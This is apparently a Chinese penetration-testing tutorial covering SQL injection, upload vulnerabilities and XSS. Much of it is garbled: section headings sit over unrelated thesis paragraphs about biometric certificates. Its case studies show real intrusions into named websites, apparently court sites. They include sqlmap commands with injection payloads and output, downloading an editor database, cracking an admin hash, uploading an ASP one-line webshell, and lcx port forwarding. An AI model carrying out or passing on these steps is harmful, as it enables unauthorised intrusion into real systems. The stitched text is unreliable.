(80) 本章首先利用 EJBCA 软件在遵循 X509 V3 标准的数字证书中添加指纹特征模板信息实现了生物证书；其次，由于生物证书中存储了用户的生物特征模板信息，我们使用伪随机指纹特征发生器产生固定长度的指纹密钥，将指纹密钥与指纹特征模板利用模糊指纹金库算法进行绑定对指纹生物特征信息进行保护。

(81)

(82)

(83)

(84)

(85)

(86)

(87)

(88)

(89)

(90) 第5章 SQL 注入攻击与防御

(91)

(92) 许多人都听说过 SQL，但其工作原理并不是非常清楚。SQL 注入是一个灾难性的漏洞，它导致泄露企业存储在数据库中重要的敏感信息。国外著名黑客 Rain Forest Puppy 于 1998 年将 SQL 注入攻击的相关技术带入了网络安全的视野。到目前为止，许多安全研究人员提出了许多 SQL 注入的技术，但是许多 Web 程序开发者以及信息安全从业人员并没有对 SQL 注入有非常深刻的认识。

(93)

5.1 Web 应用程序工作原理

(94)

5.1.1 Web 应用体系结构

(95) 基于数据库的 Web 应用程序由三层结构所组成：展示层、业务逻辑层和数据层。图 1 展示了 Web 应用程序的三层架构是如何交互的。

(96)

5.1 SQL 注入类型

(97)

5.1.1 SQL 请求类型

(98)

有两种方法来进行 post 注入，一种是使用 --data 参数，将 post 的 key 和 value 用类似 GET 方式来提交。二是使用 -r 参数，sqlmap 读取用户抓到的 POST 请求包，来进行 POST 注入检测。

(99) (1) POST 类型

(100) 这里举例的是一个登录点存在 post 型注入 常用的注入工具测试都

木有成功 用火狐的 Tamper Data 插件修改提交 可以看到报错信息 确定注入是存在的 这里用 sqlmap测试注入 首先抓包 (如 burpsuite) 获取提交的参数信息保存为 post-sql.txt

(101)

(102) -r 加载这个 post request文件 -p 指定可测试的参数

(103)

```
C:\WINDOWS\system32\cmd.exe - c:\Python27\python.exe sqlmap.py -r C:\Documents and Settings\Administrator\桌面\sqlmapproject-sqlmap-ab9cb80>c:\Python27\python.exe sqlmap.py -r C:\Documents and Settings\Administrator\桌面\post-sql.txt -p id --dump -D [redacted] -T [redacted]_manager [redacted] -C "[redacted]email,[redacted]manager_id" -v 1 --level=5 --risk=3

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org
```

blog.bug.cn

(104)

(105)

(106)

(107) 我们在使用 Sqlmap 进行 post型注入时，经常会出现请求遗漏导致注入失败的情况。

这里分享一个小技巧，即结合 burpsuite来使用 sqlmap，用这种方法进行 post注入测试会更准确，操作起来也非常容易。


(108)

(109) 1. 浏览器打开目标地址 [http:// www.2cto.com /Login.asp](http://www.2cto.com/Login.asp)

(110) 2. 配置 burp代理 (127.0.0.1:8080) 以拦截请求

(111) 3. 点击 login 表单的 submit按钮

4. 如下图，这时候Burp会拦截到了我们的登录 POST 请求



5. 把这个 post 请求复制为 txt, 我这命名为 search-test.txt 然后把它放至 sqlmap 目录下

(112) 6. 运行 sqlmap 并使用如下命令: ./sqlmap.py -r search-test.txt -p tfUPass, 这里参数 -r 是让 sqlmap 加载我们的 post 请求 rsearch-test.txt, 而 -p 大家应该比较熟悉, 指定注入用的参数。

(113) ./sqlmap.py -r search-test.txt -p tfUPass

(114) Cookie 注入

(115)

(116)

(117) 5.1.2 SQL 盲注

(118) 基于生物证书的电子商务身份认证平台从功能上分析可分为两大部分：用户注册模块和用户身份认证模块。

(119) 5.1.3 time-based 注入

(120) 基于生物证书的电子商务身份认证平台从功能上分析可分为两大部分：用户注册模块和用户身份认证模块。

(121) 5.1.4 error-based 注入

(122) 基于生物证书的电子商务身份认证平台从功能上分析可分为两大部分：用户注册模块和用户身份认证模块。

(123) 5.1.5 stack queries 注入

(124) 基于生物证书的电子商务身份认证平台从功能上分析可分为两大部分：用户注册模块和用户身份认证模块。

(125) 5.1.6 union query based 注入

(126) 基于生物证书的电子商务身份认证平台从功能上分析可分为两大部分：用户注册模块和用户身份认证模块。

(127) 5.1.7 inline queries based 注入

(128) 基于生物证书的电子商务身份认证平台从功能上分析可分为两大部分：用户注册模块和用户身份认证模块。

(129)

(130)

(131) 5.2 Access

(132) 本课题针对电子商务系统提出并设计了一种基于生物证书的身份认证平台，采用 B/S 分布式架构，由客户端与服务器端两大部分组成，系统主要参与者有：权威认证中心 CA，客户或客户端应用程序 (ActiveX 控件)，电子商务服务器等。身份认证平台的总体结构如图 5-1 所示。

(133)

(134) 5.3 mssql

(135) 5.3.1 平台功能分析

(136) 基于生物证书的电子商务身份认证平台从功能上分析可分为两大部分：用户注册模块和用户身份认证模块。

(137) 电子商务用户申请交易业务时，需要向 CA 注册机构 (RA) 申请生物证书用以表明其身份，主要需要采集指纹特征模板并获取用户的一些基本信息，如姓名、地址、公司等。RA 启动指纹采集仪器采集用户指纹特征信息，用户指纹特征经过预处理、特征提取、指纹模糊金库编码和用户的基本信息一起发送至 CA，RA 审核通过后，即可向用户颁发生物证书和私钥。用户登陆 CA 公共主界面输入用户名、密码，即可将下载的生物证书安装到浏览器，同时私钥存储到浏览器的特定存储区域。

(138) 用户身份认证模块主要实现从生物证书中解析出指纹模板并与客户端现场采集发送过来的指纹特征模板进行匹配。其基本原理如下：首先客户端与电子商务服务器双方都向对方发送从 CA 申请过来的证书，双方都要验证对方发送过来的证书的有效性。服务器验证客户端发送过来的指纹模板数据，接着从客户端的生物证书中提取出指纹模板，与客户端发送过来的指纹模板进行比对匹配。

(139) 5.4 sqlserver

(140) 本节主要结合电子商务网站的特性，选择合适的开发技术以实现基于生物证书的身份认证平台。该平台所涉及的关键技术主要包括 ActiveX 控件、 Openssl 软件包等。

(141) (1) 基于 ActiveX 控件的分布式组件开发技术

(142) B/S 的开发模式已经成为 web 网络应用的主要实现方式。随着应用的深入， B/S 的开发模式也会暴露出许多缺陷与不足，当 WEB 应用需要实现较为复杂的功能时，浏览器此时就显得力不从心，ActiveX 控件技术正好可以解决这些问题，只需将控件功能嵌入到 web 网页中，即可实现分布式基于组件的身份认证平台。一个 ActiveX 控件可采用不同的编程语言实现，如 VB 、 C# 、 C++ 等。ActiveX 控件其主要技术都是基于 COM 规范实现的。

COM(Component Object Model) 即组件对象模型，是微软对于客户端与网页、软件间跨进程的一种使用规范。在 COM 标准中，一个组件程序也被称为一个模块，它可以是一个动态链接库，被称作进程内组件；也可以是一个可执行程序（即 EXE 程序），被

(143)

(144) 5.5 oracle

(145) 5.4.1 生物证书生成

(146) (1) 用户申请生物证书时， CA 提供用户名和密码为用户提供下载、安装证书的权限。用户登陆 CA 公共主页，输入用户名和密码登陆至证书安装界面，选择密钥长度和生物证书模板，则会将生成生物证书的 PKCS#11 请求发送至 CA 服务器。

(147) (2) CA 接收请求并设置证书的签署状态为已签署，然后生成生物证书发送至客户端，用户下载的生物证书安装到浏览器。

(148)

(149) 5.5 其他数据库

(150) (1) 客户端访问电子商务平台，若为首次访问，则会提醒其是否安装客户端 ActiveX 控件。

(151)

(152)

(153)

(154)

(155)

(156)

(157)

(158)

(159)

(160)

(161)

(162)

(163)

(164)

(165)

(166)

(167)

(168)

(169) 第6章 上传漏洞

(170)

(171) 6.1 编辑器漏洞

(172)

(173) 5.4.1 fckeditor 编辑器漏洞

(174)

(175) 总之，作者相信在网络安全形势越来越为严峻的今天，身份认证技术作为保护电子商务安全的守护者未来仍然是信息安全研究的重点方向。作者对身份认证技术做了较为深入的研究工作，提出并实现的基于生物证书的电子商务平台必将具有广泛的应用前景。

(176)

(177) 5.4.2 ewebeditor编辑器漏洞

(178)

(179) 网站名称：绍兴县人民法院

(180) 网址：<http://www.sxxfy.cn/>

(181)

(182) 渗透步骤：

1 、 wwwscan扫描目录

2 、

wwwscan v3.0 scan report

```
http://www.sxxfy.cn:80/olbj/admin/ HTTP/1.1 403 Forbidden
http://www.sxxfy.cn:80/olbj/admin_login.asp HTTP/1.1 200 OK
http://www.sxxfy.cn:80/olbj/db/ HTTP/1.1 403 Forbidden
http://www.sxxfy.cn:80/olbj/db/ewebeditor.mdb HTTP/1.1 200 OK
http://www.sxxfy.cn:80/olbj/include/ HTTP/1.1 403 Forbidden
http://www.sxxfy.cn:80/olbj/include/md5.asp HTTP/1.1 200 OK
http://www.sxxfy.cn:80/olbj/popup.asp HTTP/1.1 200 OK
http://www.sxxfy.cn:80/olbj/upload.asp HTTP/1.1 200 OK
http://www.sxxfy.cn:80/olbj/upload.asp?action=upfile HTTP/1.1 200 OK
http://www.sxxfy.cn:80/olbj/upload.asp?picName=st999.asp HTTP/1.1 200 OK
http://www.sxxfy.cn:80/olbj/upload.asp?uppath=/fd_upimg HTTP/1.1 200 OK
http://www.sxxfy.cn:80/olbj/UploadFile/ HTTP/1.1 403 Forbidden
```

3 、 存在 ewebeditor 编辑器

4 、 下载 ewebeditor.mdb 数据库

5 、

表						
eWebEditor_Button						
eWebEditor_Style						
eWebEditor_System	sys_UserName	sys_UserPass	sys_Versi	sys_Relea	sys_Licen	添加新字段
eWebEditor_ToolBar	5d06877e788c2bf5	f3aa6f8f9cc86e2d	2.8.0	2004-07-06		
	*					

6 、 去 www.cmd5.com 进行 MD5 解密

7 、 adminsxxsx 密码 xsxsxadmin

8 、 3、登入后台

s_red	550	350	Office标准风格按钮+红色，部分常用按钮，标准适合界面宽度	预览 代码 设置 工具栏 删除
s_yellow	550	350	Office标准风格按钮+黄色，部分常用按钮，标准适合界面宽度	预览 代码 设置 工具栏 删除
s_3d	550	350	Office标准风格3D凹凸按钮，部分常用按钮，标准适合界面宽度	预览 代码 设置 工具栏 删除
s_coolblue	550	350	COOL界面，蓝色主调，标准风格，部分常用按钮，标准适合界面宽度	预览 代码 设置 工具栏 删除
s_mini	550	350	mini全菜单风格，全部功能按钮，工具栏占位小，标准界面宽度	预览 代码 设置 工具栏 删除
s_popup	550	350	酷蓝样式，主要用于标准弹窗，增加弹窗返回按钮。	预览 代码 设置 工具栏 删除
s_newssystem	550	350	酷蓝样式，用于新闻系统例子代码，使用相对路径模式	预览 代码 设置 工具栏 删除
s_exampleremote	550	350	用于远程文件上传例子	预览 代码 设置 工具栏 删除
广告功能由使用，只能在				

选择设置

2014年06月09日 星期一

后台管理首页退出后台管理并返回登录页

后台管理

位置：后台管理 / 样式管理

返回

设置样式（鼠标移到输入框可看说明，带*号为必填项）

样式名称：*

初始模式：*

上传组件：*

自动目录：*

图片目录：*

样式目录：*

最佳宽度：*

最佳高度：*

状态栏：*

Word粘贴：*

远程文件：*

指导方针：*

上传文件及系统文件路径相关设置（只有在使用相对路径模式时，才要设置显示路径和内容路径）：

路径模式：* [说明](#)

上传路径：*

显示路径：

内容路径：

允许上传文件类型及文件大小设置（文件大小单位为KB，0表示没有限制）：

图片类型：

图片限制：

Flash类型：

Flash限制：

媒体类型：

媒体限制：

其它类型：

其它限制：

远程类型：

远程限制：

备注说明：


mini全菜单风格，全部功能按钮，工具栏占位小，标准界面宽度

提交

重填

在图片类型中加入 asp ， 然后点击提交。再选择返回样式管理，

14、



- 15、 选择 asp 一句话木马
16、
17、 利用中国菜单进行连接
18、
19、

20、



21、

22、

GET http://www.sxxfy.cn/obj/UploadFile/20146910939952.asp	122.224.26.74	2014-06-09 13:...
GET http://training.chinese.cn/your.jsp		2014-04-08 18:...
GET http://www.geniuses.com.cn/css.jsp		2013-11-10 01:...
GET http://www.ptsz.net/css.jsp	61.153.214.227	2013-11-10 00:...
GET http://172.16.16.215/d.asp	172.16.16.215	2013-11-10 00:...
GET http://172.16.16.215/bbs/AccessTopic.asp	172.16.16.215	2013-10-10 23:...
GET http://172.16.16.215/1.asp	172.16.16.215	2013-10-10 23:...
GET http://192.168.1.24/d.asp	192.168.1.24	2012-05-08 20:...
GET http://www.maicaidao.com/server.asp	173.201.144.35	2012-03-27 14:...
GET http://172.16.16.215/bbs/1.asp	172.16.16.215	2012-03-27 13:...
GET http://www.maicaidao.com/server.aspx	127.0.0.1	2012-03-02 15:...
GET http://www.maicaidao.com/server.php	127.0.0.1	2012-03-02 15:...

Lcx.exe 客户端监听

23、

```
C:\Windows\system32\cmd.exe - lcx.exe -listen 88 1234
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>cd D:\软件\安全类软件\tools\tools\端口转发

C:\Users\Administrator>D:
'D' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\Users\Administrator>D:

D:\软件\安全类软件\tools\tools\端口转发>lcx.exe -listen 88 1234
===== HUC Packet Transmit Tool V1.00 =====
===== Code by lion & bkbll, Welcome to [url]http://www.cnhonker.com[/url] =====

[+] Listening port 88 .....
[+] Listen OK!
[+] Listening port 1234 .....
[+] Listen OK!
[+] Waiting for Client on port:88 .....
```

24、

25、。

26、

27、6.2 跨站实例

28、本文设计并实现了基于生物证书的电子商务身份认证平台，由于受研究周期以等实际条件所限，不能深入研究每个方面，该平台未来在以下几个方面可继续研究与完善。

29、（1）生物证书绑定用户基本信息、指纹特征信息以及模糊指纹金库，其中加密指纹特征模板的指纹密钥由伪随机指纹发生器导出，加强了用户与密钥之间的关联性，可实现密钥的自认证。生物证书的所需的存储的

BHM、BSM 以及 BEM 这三个模块所需的容量越小越有利于提高网络中的证书高效传输，在下一步研究工作中将会研究如何有效地压缩三个模板的容量。

30 、
31 、
32 、
33 、
34 、
35 、
36 、
37 、
38 、
39 、
40 、
41 、
42 、
43 、
44 、
45 、
46 、
47 、
48 、
49 、
50 、
51 、
52 、
53 、
54 、
56 、
57 、
58 、
59 、
60 、
61 、
62 、
63 、
64 、
65 、
66 、
67 、

第 6 章 XSS 跨站脚本攻击

6.1 XSS 形成原因


55 、 跨站脚本攻击， 又称 **XSS** 代码攻击， 也是一种常见的脚本注入攻击。例如在下面的界面上， 很多输入框是可以随意输入内容的， 特别是一些文本编辑框里面， 可以输入例如 `<script>alert(' 这是一个页面弹出警告 ');</script>` 这样的内容， 如果在一些首页出现很多这样内容， 而又不经过处理， 那么页面就不断的弹框， 更有甚者， 在里面执行一个无限循环的脚本函数， 直到页面耗尽资源为止， 类似这样的攻击都是很常见的， 所以我们如果是在外网或者很有危险的网络上发布程序， 一般都需要对这些问题进行修复。。

第 7 章 案例分析

6.1 IIS 截断漏洞攻防实例

- 68、 (1) 渗透步骤
- 69、 寻找存在上传点的页面，
- 70、 监听数据包，
- 71、 修改数据包，
- 72、 上传
- 73、 主要工具：
- 74、 (2) 渗透原理
- 75、
- 76、 6.2 Struts2 远程命令执行漏洞攻防实例
 - 77、 (1) 信息收集
 - 78、 Struts2 常常以 action 、do 结尾，通过 google 、百度搜索引擎可查找相关到相关的网页。
 - 79、 (2) 漏洞验证
 - 80、 Struts2 常常以 action 、do 结尾，通过 google 、百度搜索引擎可查找相关到相关的网页。利用工具验证是否存在 Struts2 漏洞。当前主要的利用工具包括：
 - 81、 K8_Struts2 漏洞综合利用工具

82、



83、鬼哥 struts2 测试工具

84、



85、

86、

87、

88、6.3 SQL 注入攻防实例

89、(1) 渗透步骤

90、IP: <http://www.xsfy.org.cn/>

91、

92、

93、注入点: <http://www.xsfy.org.cn/Search.aspx?tible=admin>

94、

95、

```
管理员: C:\Windows\system32\cmd.exe

D:\软件\安全类软件\tools\tools\sqlmap>python sqlmap.py -u "http://www.xsfy.org.cn/Search.aspx?tible=admin" --banner

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 15:02:31

[15:02:31] [INFO] testing connection to the target URL
[15:02:32] [INFO] testing if the target URL is stable. This can take a couple of seconds
[15:02:33] [INFO] target URL is stable
[15:02:33] [INFO] testing if GET parameter 'tible' is dynamic
[15:02:34] [WARNING] GET parameter 'tible' does not appear dynamic
[15:02:37] [WARNING] heuristic (basic) test shows that GET parameter 'tible' might not be injectable
[15:02:37] [INFO] testing for SQL injection on GET parameter 'tible'
[15:02:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:02:38] [WARNING] reflective value(s) found and filtering out
```

96、

```
管理员: C:\Windows\system32\cmd.exe

[15:02:54] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[15:02:59] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[15:03:05] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[15:03:07] [INFO] GET parameter 'tible' is 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause' injectable
[15:03:07] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[15:03:07] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[15:03:07] [CRITICAL] there is considerable lagging in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[15:03:27] [INFO] GET parameter 'tible' seems to be 'Microsoft SQL Server/Sybase stacked queries' injectable
[15:03:27] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[15:03:48] [INFO] GET parameter 'tible' seems to be 'Microsoft SQL Server/Sybase time-based blind' injectable
[15:03:48] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[15:03:48] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[15:03:49] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[15:03:50] [INFO] target URL appears to have 1 column in query
[15:03:51] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g. --dbms=mysql)
```

97、

98、

99、

100、

```
C:\Windows\system32\cmd.exe
```

```
[15:03:51] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g. --dbms=mysql)
GET parameter 'tble' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection points with a total of 48 HTTP(s) requests:
---
Place: GET
Parameter: tble
    Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause
    Payload: tble=admin%' AND 5127=CONVERT(INT,(SELECT CHAR(113)+CHAR(99)+CHAR(107)+CHAR(106)+CHAR(113)+(SELECT (CASE WHEN (5127=5127) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(104)+CHAR(101)+CHAR(97)+CHAR(113))) AND '%='

    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries
    Payload: tble=admin%'; WAITFOR DELAY '0:0:5'--

    Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind
    Payload: tble=admin%' WAITFOR DELAY '0:0:5'--
---
[15:04:28] [INFO] testing Microsoft SQL Server
[15:04:29] [INFO] confirming Microsoft SQL Server
```

101 、

102 、

103 、 数据库为： SQL server 2000

104 、

```

C:\Windows\system32\cmd.exe
corporation\n\tEnterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)\n
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP.NET 2.0.50727
back-end DBMS operating system: Windows 2003 Service Pack 2
back-end DBMS: Microsoft SQL Server 2000
banner:
-----
Microsoft SQL Server \?a0\?32000 - 8.00.2039 (Intel X86)
May \?a0\?33 2005 23:18:38
Copyright (c) 1988-2003 Microsoft Corporation
Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)
-----
[15:04:36] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[15:04:36] [WARNING] cannot properly display Unicode characters inside Windows 0
$ command prompt (http://bugs.python.org/issue1602). All unhandled occurrences wi
ll result in replacement with '?' character. Please, find proper character repre
sentation inside corresponding output files.
[15:04:36] [INFO] fetched data logged to text files under 'D:?\? \????\tools\too
ls\sqlmap\output\www.xsfy.org.cn'

[*] shutting down at 15:04:36

```

105 、

106 、

107 、

108、

109、

110、

111、

- 112 、
- 113 、 判断当前数据库的使用者是否为 dba
- 114 、 python sqlmap.py <http://www.xsfy.org.cn/Search.aspx?tible=admin> --is-dba
- 115 、

```

管理员: C:\Windows\system32\cmd.exe

D:\软件\安全类软件\tools\tools\sqlmap>python sqlmap.py -u http://www.xsfy.org.cn/Search.aspx?tible=admin --is-dba

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 16:06:41

[16:06:41] [INFO] resuming back-end DBMS 'microsoft sql server'
[16:06:41] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: tible
  Type: error-based
  Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause
  Payload: tible=admin%' AND 5127=CONVERT(INT,(SELECT CHAR(113)+CHAR(99)+CHAR(107)+CHAR(106)+CHAR(113)+(SELECT (CASE WHEN (5127=5127) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(104)+CHAR(101)+CHAR(97)+CHAR(113))) AND '%'='

```

- 116 、
- 117 、

```

sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: tible
  Type: error-based
  Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause
  Payload: tible=admin%' AND 5127=CONVERT(INT,(SELECT CHAR(113)+CHAR(99)+CHAR(107)+CHAR(106)+CHAR(113)+(SELECT (CASE WHEN (5127=5127) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(104)+CHAR(101)+CHAR(97)+CHAR(113))) AND '%'='

  Type: stacked queries
  Title: Microsoft SQL Server/Sybase stacked queries
  Payload: tible=admin%'; WAITFOR DELAY '0:0:5'--

